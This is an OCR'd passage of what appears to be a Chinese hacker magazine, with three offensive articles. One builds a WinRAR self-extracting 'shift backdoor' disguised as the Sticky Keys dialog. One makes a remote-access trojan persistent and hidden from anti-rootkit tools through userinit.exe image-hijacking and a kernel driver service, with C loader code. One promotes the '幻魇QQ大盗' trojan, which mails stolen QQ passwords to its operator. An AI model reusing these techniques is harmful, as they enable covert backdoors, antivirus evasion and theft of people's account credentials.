


图7

（本文所涉及的LoginAny已收录在本期光盘中）

WinRAR打造个性shift后门

太空葫芦娃

在很多论坛上见过别人发的一些shift后门，要么不太好用，要么有的就被杀软查杀。

以前我用的就是常见的用WinRAR创建的自解压文件。密码错误时就会爆出浏览权限，如图1。今天我们就来修改一下

它，让他乖乖的听话，然后在修改的漂亮一点。




图1

首先我们现随便找一个文件右键添加到压缩文件（最好添加文本文件），在创建自解压格式压缩文件前打钩，然后选择高级选项，设置自解压选项，如图2。在常规里面的解压路径大家可以自定义填写，这里我就默认在Program Files中创建，在解压后运行里输入cmd.exe，或者explorer.exe也行，这里就需要看你的心情了。在模式选项的安静模式里选择全部隐藏，覆盖方式选择跳过已存在文件，然后确定。接着设置密码，如图3，这里设置123，确定就OK了。




图2

然后我们将其载入到Restorator（资源编辑软件），删除掉一些无用的资源，只留下对话框下的GETPASSWORD1， STARTDLG还有字符串资源个RCData资源，如图4。




图3




图4

最后将GETPASSWORD1，STARTDLG这2个资源导出来，用记事本打开，按照下面我提供的参数修改一下就行了，其实就是修改下大小和其他参数。

```
GETPASSWORD1 DIALOG 38, 80, 270, 84
STYLE DS_SETFONT | DS_MODALFRAME | DS_CENTER | WS_POPUPWINDOW | WS_VISIBLE | WS_CAPTION
CAPTION "粘滞键"
FONT 9, "宋体"
{
LTEXT "按下 SHIFT 键五次可以启动粘滞键。粘滞键SHIFT、CTRL、ALT或", -1, 10, 3, 800, 8
LTEXT "Windows徽标制，一次按一个键。", -1, 10, 13, 150, 8
LTEXT "要保持粘滞键，请单击“确定”。", -1, 10, 32, 800, 8
LTEXT "要取消粘滞键，请单击“取消”。", -1, 10, 40, 800, 8
LTEXT "要停用粘滞键组合，请单击“设置”。", -1, 10, 48, 800, 8
EDITTEXT 101, -1, 20, 0, 0, ES_PASSWORD | ES_AUTOHSCROLL
DEFPUSHBUTTON "确定", 1, 50, 65, 50, 14
PUSHBUTTON "取消", 1, 108, 65, 50, 14
PUSHBUTTON "设置(S)", 1, 165, 65, 50, 14
}
```

操作好后大家也许就要问了，密码在哪里输入呢？聪明的朋友可能就会发现上面的EDITTEXT 101, -1, 20, 0, 0, ES_PASSWORD | ES_AUTOHSCROLL参数，其中“0,0”就是隐藏了，尝试下修改下为“20,20”看看，如图5，大家是不是明白了？




图5

接着我们修改STARTDLG资源，一样用记事本打开，按照下面的参数修改

```
STARTDLG DIALOG 27, 47, 90, 40
STYLE DS_SETFONT | DS_MODALFRAME | DS_CENTER | WS_MINIMIZEBOX | WS_POPUPWINDOW | WS_VISIBLE | WS_CAPTION
FONT 9, "宋体"
{
LTEXT "密码错误呦！", -1, 20, 8, 60, 8
COMBOBOX 101, 75, 173, 0, 0, CBS_DROPDOWN | CBS_AUTOHSCROLL | WS_VSCROLL
DEFPUSHBUTTON "安装", 1, 211, 223, 0, 0
PUSHBUTTON "关了我吧", 2, 12, 20, 60, 14
}
```

这样看看密码输入错后还会不会爆出来浏览，当然你自己可以修改其他的。如图6是比较个性点的，这就发挥大家的想象力吧！




图6

还有一点就是对方电脑要安装WinRAR，算是个弊端吧。

给远控添加Rootkit保护

rekcah

本人喜欢在网上搜寻远控，但至今还没有找到真正让我满意的Rootkit远控。有一天在网上看到一些比较好的保护文件、进程、注册表项的驱动代码，我想如果我们自己准备驱动对现有远控进行保护，也能达到Rk的效果，于是试验中就有了本文。

一、目标

我们先给木马制定一个标准：能对抗冰刃和Xuetr。听起来有点不可思议，因为现在能对抗这两个ARK的木马真的不多。

二、流程分析

实现进程隐藏如果修改活动进程链（ActiveProcessLink）依然能被Xuetr查出，而且还标为红色。实现进程保护，如果SSDTHook NtOpenProcess太明显，Ark照杀不误。Callhook NTOpenProcess虽然不会被Xuetr查出，但所保护的进程也能被杀。看来用驱动实现进程保护不容易啊，所以我找了个在进程保护上下了不少功夫的木马——上兴远程控制（这个马是老了点，不过这个马可以同时插入两个进程，这两个进程互相保护，刚好弥补了进程保护的空白，此外在被插的进程中也没有找到可疑模块）。

实现文件保护有很多方法，但能躲过Ark的不多。Hook IoCheckShareAccess经测试可以躲过Xuetr文件强杀，而且这个钩子比较隐蔽，不易被察觉，不过好像已经不能对抗最新的360文件粉碎机了。好在上兴远控本身对文件也有保护，它有一个自克隆保护文件，如果文件被删除，木马会重新创建。

进程、文件保护完成，接下来是启动项的问题。木马可以安装服务启动，不过我们不安装服务，因为那样太明显。我这里想了一个办法：映像劫持。正好手头有一个保护注册表项的驱动，经测试可以对抗Xuetr，我们在完成映像劫持后可以使用这个驱动保护IFEO项。

那么劫持谁呢？我这里选择了Userinit.exe。这个进程有个特殊性，它只是起到辅助系统启动的作用，启动完成后自身退出，所以我们打开任务管理器看不到这个进程再正常不过了。而如果劫持ctfmon之类的进程，对用户使用有影响不说，检察系统时还会发现这个原本应有的进程失踪。

有人可能会问：userinit被劫持了，系统不就不能正常启动了吗？的确是这样，所以我们还有一个工作要做：写一个批处理，把userinit.exe复制到windows目录，并更名为user.exe，然后添加到启动项。如果杀软拦截，那么开机时就无法进入桌面（够邪恶吧）。

好了，假设木马服务端文件为1111.exe（指的是安装到系统之后的文件名，不是Loader的名字），名字可以乱起，但一定要和驱动程序中的名字对应，否则不起作用。写一个批处理把userinit.exe复制到windows目录，并更名为user.exe，把我们的驱动程序移动到Drivers目录。再写一个REG文件，把userinit.exe劫持为1111.exe，然后添加user.exe为启动项。这点代码相信大家看了这么长时间X档案都会写。再准备一个exe，加载我们的驱动。具体就是打开SCM，添加一个驱动服务。

代码如下：

```
#include
#include
#include

void main( int argc, char *argv[ ] )
{
SC_HANDLE sh1;
SC_HANDLE sh2;

sh1 = OpenSCManager( NULL, NULL, SC_MANAGER_
ALL_ACCESS );
if ( !sh1 )
{
printf( "OpenSCManager Failed!\n" );
return;
}
sh2 = CreateService( sh1,
"MyDeviceDriver",
"MyDeviceDriver",
SERVICE_ALL_ACCESS,
SERVICE_KERNEL_DRIVER,
SERVICE_DEMAND_START,
SERVICE_ERROR_NORMAL,
"c:\\comint16.sys",        //注意驱动名和路径要根据实
际情况自己定
NULL,
NULL,
NULL,
NULL,
NULL );
if ( !sh2 )
```

```
    {
    if (GetLastError() == ERROR_SERVICE_EXISTS )
    printf("DeviceDriver already loaded!\n");
    else
    printf("CreateService Failed!\n");
    }
    else
    {
    printf("\nDriver loaded!\n");
    }
    }
```

这里再声明一点：杀软会拦截加载驱动，但对安装驱动服务却不很在意。因此我们安装一个自启动的驱动服务，不急着加载，等下次系统启动时自行加载，杀软就拦不住了。

三、总结

一共涉及6个文件（批处理、REG文件、两个驱动、木马Loader文件、加载驱动的EXE）。为了让程序更紧凑，再写一个批处理，依次启动批处理、REG文件、木马Loader文件、（几秒钟暂停）、加载驱动的EXE，然后删除上述文件及自身（当然我们复制到系统目录下的驱动文件不能删）。此外，还有四点不足：一是批处理运行有黑框框，可以用VBS脚本隐藏运行；二是还可以进一步紧凑，把两个批处理整合成一个；三是木马Loader文件会被查杀，需要免杀处理，这不在本文讨论范围之内；四是使用regedit xx.reg这样的命令运行REG文件会询问是否加载，只能使用模拟点击这样复杂的办法，这就交给有兴趣的读者去实现吧。

最后说一下，Rootkit保护的作用，有人说木马免杀不就可以躲过查杀了吗？干嘛非要多此一举。我要说的是木马免杀不能防止手工杀毒，而且进行行为免杀也很不容易，还是打入系统底层让人更放心一些。虽然有很多不足，但希望这篇文章能给各位叉子在木马保护的道路上提供一些帮助。

（文章中所涉及到的软件已收录在光盘中）

木马屠城，恶魔之子
——又见幻魇QQ大盗

炫凤舞&死亡7.进制

幻魇，虚幻的梦魇，指虚幻的可怕梦境。在网络遍布生活各个角落的今天，幻魇也开始出现在网络的虚拟时空中。而它所带来的恐惧感，是真实存在的……




图1

在对高级编程技术的执着追求，和各位读者的大力支持下。我们经历了多个不眠之夜后，一款升级版的“幻魇QQ大盗”横空出世了。

在这个云安全、启发式杀毒横行的年代，驱动截取密码的QQ盗号木马很容易被杀毒软件所查杀，尤其是360安全卫士。所以，我们在编写时再次放弃了使用驱动。而幻魇QQ大盗最初的V1.0版本测试时，在没有免杀的情况下，唯一没有通过的国内杀毒软件就是360安全卫士。在这次的更新中，仅使用了一句代码就成功的通过了360安全卫士，可见国内的杀毒软件还要加油啊！当然，木马发布过不了多久就会被查杀，这是一个潜规则。所以，免杀还是不能放弃。下面，我们就来介绍一下全新的“幻魇QQ大盗”。

程序的主界面采用了全新的皮肤，在程序的整体布局上也进行了重新设计（如图1）。V2.0版本的幻魇QQ大盗仍然保留了邮箱收信的方式。由于很多读者ASP空间几乎都不稳定，幻魇QQ大盗V2.0的实验版本曾也使用过ASP收信。但大部分参加实验的读者，ASP空间时常出现丢信的状况。鉴于这一情况，我们在幻魇QQ大盗V2.0的开发中放弃了ASP收信，仍然采用邮箱收信。推荐大家使用：QQ邮箱、

163邮箱和263邮箱，这些邮箱都比较稳定。但值得注意的，邮箱必须开启：“POP3/IMAP/SMTP”服务后才能正常收信，其他的设置和使用与前一版本相同。

在邮箱测试成功后，我们生成木马并发送出去。如果对方运行，且木马成功截取到密码，我们就可以在邮箱中收到（如图2）。在生成前，我们可以选用拓展的功能，比如：无闪框、关闭一次QQ、运行后删除服务端。

